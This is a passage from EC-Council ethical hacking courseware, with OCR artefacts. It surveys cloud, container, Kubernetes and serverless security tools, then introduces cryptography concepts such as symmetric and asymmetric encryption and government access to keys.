  CloudPassage Halo provides comprehensive security visibility and continuous compliance for public cloud infrastructure. It is a security automation platform that delivers comprehensive visibility, protection, and continuous compliance monitoring to reduce cyber security risks. It provides features such as discovering all cloud assets, reducing public cloud attack surface, identifying critical risks, and maintaining continuous compliance.




Figure 19.76: Screenshot of CloudPassage Halo

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **McAfee MVISION Cloud**

  Source: *https://www.skyhighnetworks.com*

  McAfee MVISION Cloud is a cloud security platform that provides real-time protection for enterprise data and users across all cloud services. It allows security professionals to gain complete visibility into data, context, and user behavior across all cloud services and devices, take real-time action deep within cloud services to correct policy violations and stop security threats, and apply persistent protection to sensitive information.




Figure 19.77: Screenshot of McAfee MVISION Cloud

Additional cloud security tools include the following:

- CipherCloud (*https://www.ciphercloud.com*)
- Netskope Security Cloud (*https://www.netskope.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- ForgeRock Identity Cloud (*https://www.forgerock.com*)
- Deep Security (*https://www.trendmicro.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco, Anchore, NeuVector, and Lacework, to protect containers against various security breaches.

- **Aqua**

  Source: *https://www.aquasec.com*

  Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.78: Screenshot of Aqua

Listed below are additional tools for securing containers:

- Sysdig Falco (*https://sysdig.com*)
- Anchore (*https://anchore.com*)
- NeuVector (*https://neuvector.com*)
- Lacework (*https://www.lacework.com*)
- Tenable.io Container Security (*https://www.tenable.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Security Tools

As Kubernetes is a de facto container deployment and management tool, its workloads need to be regularly monitored and secured with appropriate security implementations. Security professionals use tools, such as Kube-bench, Alcide Advisor, and StackRox, to secure the Kubernetes environment.

- **Kube-bench**

  Source: *https://github.com*

  Kube-bench is a Go application used to check whether Kubernetes is securely deployed by running checks according to the center for internet security Kubernetes benchmark documentation. It performs permission, authentication, and security checks across Kubernetes clusters and secures containers data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.79: Screenshot of Kube-bench

Listed below are additional tools for the security of the Kubernetes environment:

- Alcide Advisor (*https://www.alcide.io*)
- StackRox (*https://www.stackrox.com*)
- Aqua Kubernetes Security (*https://www.aquasec.com*)
- KubeXray (*https://github.com*)
- Sumo Logic (*https://www.sumologic.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security professionals use various tools, such as Protego, Synk, and Twistlock, to conduct security tests on serverless infrastructure.

- **Protego**

  Source: *https://www.protego.io*

  Protego is a serverless security platform that provides complete lifecycle security to serverless applications from deployment to runtime. The security platform allows clients to control the serverless platform within 20 minutes. The Protego serverless security solution also allows to continuously scan serverless infrastructure, code, and runtime environment, to collect and correlate hundreds of data points. This security platform also offers actionable intelligence and the tools to provide full visibility and root cause analysis.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 19.80: Screenshot of Protego

Listed below are additional tools for securing the serverless computing environment:

- Synk (*https://snyk.io*)
- Twistlock Serverless Security (*https://www.twistlock.com*)
- Aqua (*https://www.aquasec.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- Dashbird (*https://dashbird.io*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Module Summary

In this module, we introduced the cloud computing concepts and various types of cloud computing services. We also discussed container technology and the serverless computing environment. We fully examined the cloud computing threats and attacks and cloud hacking techniques. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we ended this module with a detailed discussion on cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 20:
Cryptography



Module Objectives

With the increasing adoption of the Internet (World Wide Web) for business and personal communication, securing sensitive information such as credit card details, PINs, bank account numbers, and private messages is becoming increasingly important, albeit more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Data security is critical to online business and communication privacy.

Cryptography and cryptographic ("crypto") systems help in securing data against interception and compromise during online transmissions. This module provides a comprehensive understanding of different cryptosystems and algorithms, one-way hash functions, public-key infrastructures (PKIs), and the different ways in which cryptography can ensure the privacy and security of online communication. It also covers various tools used to encrypt sensitive data.

At the end of this module, you will be able to


- Describe cryptography concepts
- Understand different encryption algorithms
- Use different cryptography tools
- Describe public key infrastructure (PKI)
- Apply email encryption
- Apply disk encryption
- Describe various cryptography attacks
- Use different cryptanalysis tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Concepts

Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world. This section deals with cryptography and its associated concepts, which will enable you to understand the advanced topics covered later in this module.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, meaning "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plaintext (readable format) into ciphertext (unreadable format) using a key or encryption scheme. It is the process of converting data into a scrambled code that is encrypted and sent across a private or public network. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other types of communication. Encrypted messages can, at times, be decrypted by cryptanalysis (code breaking), even though modern encryption techniques are virtually unbreakable.

Objectives of Cryptography

- **Confidentiality**: Assurance that the information is accessible only to those authorized to access it.
- **Integrity**: Trustworthiness of data or resources in terms of preventing improper and unauthorized changes.
- **Authentication**: Assurance that the communication, document, or data is genuine.
- **Nonrepudiation**: Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Process

Plaintext (readable format) is encrypted by means of encryption algorithms such as RSA, DES, and AES, resulting in a ciphertext (unreadable format) that, on reaching the destination, is decrypted into readable plaintext.

Figure 20.1: Example of Cryptography

Types of Cryptography

Cryptography is categorized into two types according to the number of keys employed for encryption and decryption:

- **Symmetric Encryption**

  Symmetric encryption requires that both the sender and the receiver of the message possess the same encryption key. The sender uses a key to encrypt the plaintext and sends the resultant ciphertext to the recipient, who uses the same key (used for encryption) to decrypt the ciphertext into plaintext. Symmetric encryption is also known as secret-key cryptography, as it uses only one secret key to encrypt and decrypt the data. This type of cryptography works well when you are communicating with only a few people.

  Because the sender and receiver must share the key before sending any messages, this technique is of limited use for the Internet, where individuals who have not had prior contact frequently require a secure means of communication. The solution to this problem is asymmetric encryption (public-key cryptography).

Figure 20.2: Symmetric Encryption

- **Asymmetric Encryption**

  The concept of asymmetric encryption (also known as public-key cryptography) was introduced to solve key-management problems. Asymmetric encryption involves both a public key and a private key. The public key is publicly available, whereas the sender keeps the private key secret.

  An asymmetric-key system is an encryption method that uses a key pair comprising a public key available to anyone and a private key held only by the key owner, which helps to provide confidentiality, integrity, authentication, and nonrepudiation in data management.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Asymmetric encryption uses the following sequence to send a message:

1. An individual finds the public key of the person he or she wants to contact in a directory.
2. This public key is used to encrypt a message that is then sent to the intended recipient.
3. The receiver uses the private key to decrypt the message and reads it.

No one but the holder of the private key can decrypt a message encrypted with the corresponding public key. This increases the security of the information because all communications involve only public keys; the message sender never transmits or shares the private keys. The sender must link public keys with usernames in a secure manner to ensure that individuals claiming to be the intended recipient do not intercept the information. To meet the need for authentication, one can use digital signatures.

Figure 20.3: Asymmetric Encryption

Strengths and Weaknesses of Crypto Methods


	Symmetric Encryption	Asymmetric Encryption
Strengths	Faster and easier to implement, as the same key is used to encrypt and decrypt data Requires less processing power Can be implemented in application-specific integrated chip (ASIC).	Convenient to use, as the distribution of keys to encrypt messages is not required
	Prevents widespread message security compromise as different secret keys are used to communicate with different parties	Enhanced security, as one need not share or transmit private keys to anyone
	The key is not bound to the data being transferred on the link; therefore, even if the data are intercepted, it is not possible to decrypt it	Provides digital signatures that cannot be repudiated
Weaknesses	**Symmetric Encryption**	**Asymmetric Encryption**
	Lack of secure channel to exchange the secret key	Slow in processing and requires high processing power

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Difficult to manage and secure too many shared keys that are generated to communicate with different parties	Widespread message security compromise is possible (i.e., an attacker can read complete messages if the private key is compromised)
	Provides no assurance about the origin and authenticity of a message, as the same key is used by both the sender and the receiver	Messages received cannot be decrypted if the private key is lost
	Vulnerable to dictionary attacks and brute-force attacks	Vulnerable to man-in-the-middle and brute-force attacks

Table 20.1: Strengths and weaknesses of crypto methods

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Government Access to Keys (GAK)

Government Access to Keys (GAK) refers to the statutory obligation of individuals and organizations to disclose their cryptographic keys to government agencies. It means that software companies will give copies of all keys (or at least enough of the key such that the remainder can be cracked) to the government. Law enforcement agencies around the world acquire and use these cryptographic keys to monitor suspicious communication and collect evidence of cybercrimes in the interests of national security. The government promises that it will hold on to the keys in a secure manner and only use them when a court issues a warrant to do so. To the government, this issue is similar to the ability to wiretap phones.

Government agencies often use key escrow for uninterrupted access to keys. Key escrow is a key exchange arrangement in which essential cryptographic keys are stored with a third party in escrow. The third party can use or allow others to use the encryption keys under certain predefined circumstances. The third party, with regard to GAK, is generally a government agency that may use the encryption keys to decipher digital evidence under authorization or a warrant from a court of law. However, there is growing concern about the privacy and security of cryptographic keys and information. Government agencies are responsible for protecting these keys. Such agencies generally use a single key to protect other keys, which is not a good idea, as revealing a single key could expose the other keys.

These agencies are not aware of how confidential the information protected by the keys is, which makes it difficult to judge how much protection is required. In cases where seized keys also protect other information that these agencies have no right to access, the consequences of key revelation cannot be determined, because government agencies are not aware of the information that the keys protect. In such cases, the key owner is liable for the consequences of key revelation. Before owners hand over their keys to government agencies, they need to be

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

assured that the government agencies will protect these keys according to a sufficiently strong standard to protect their interests.

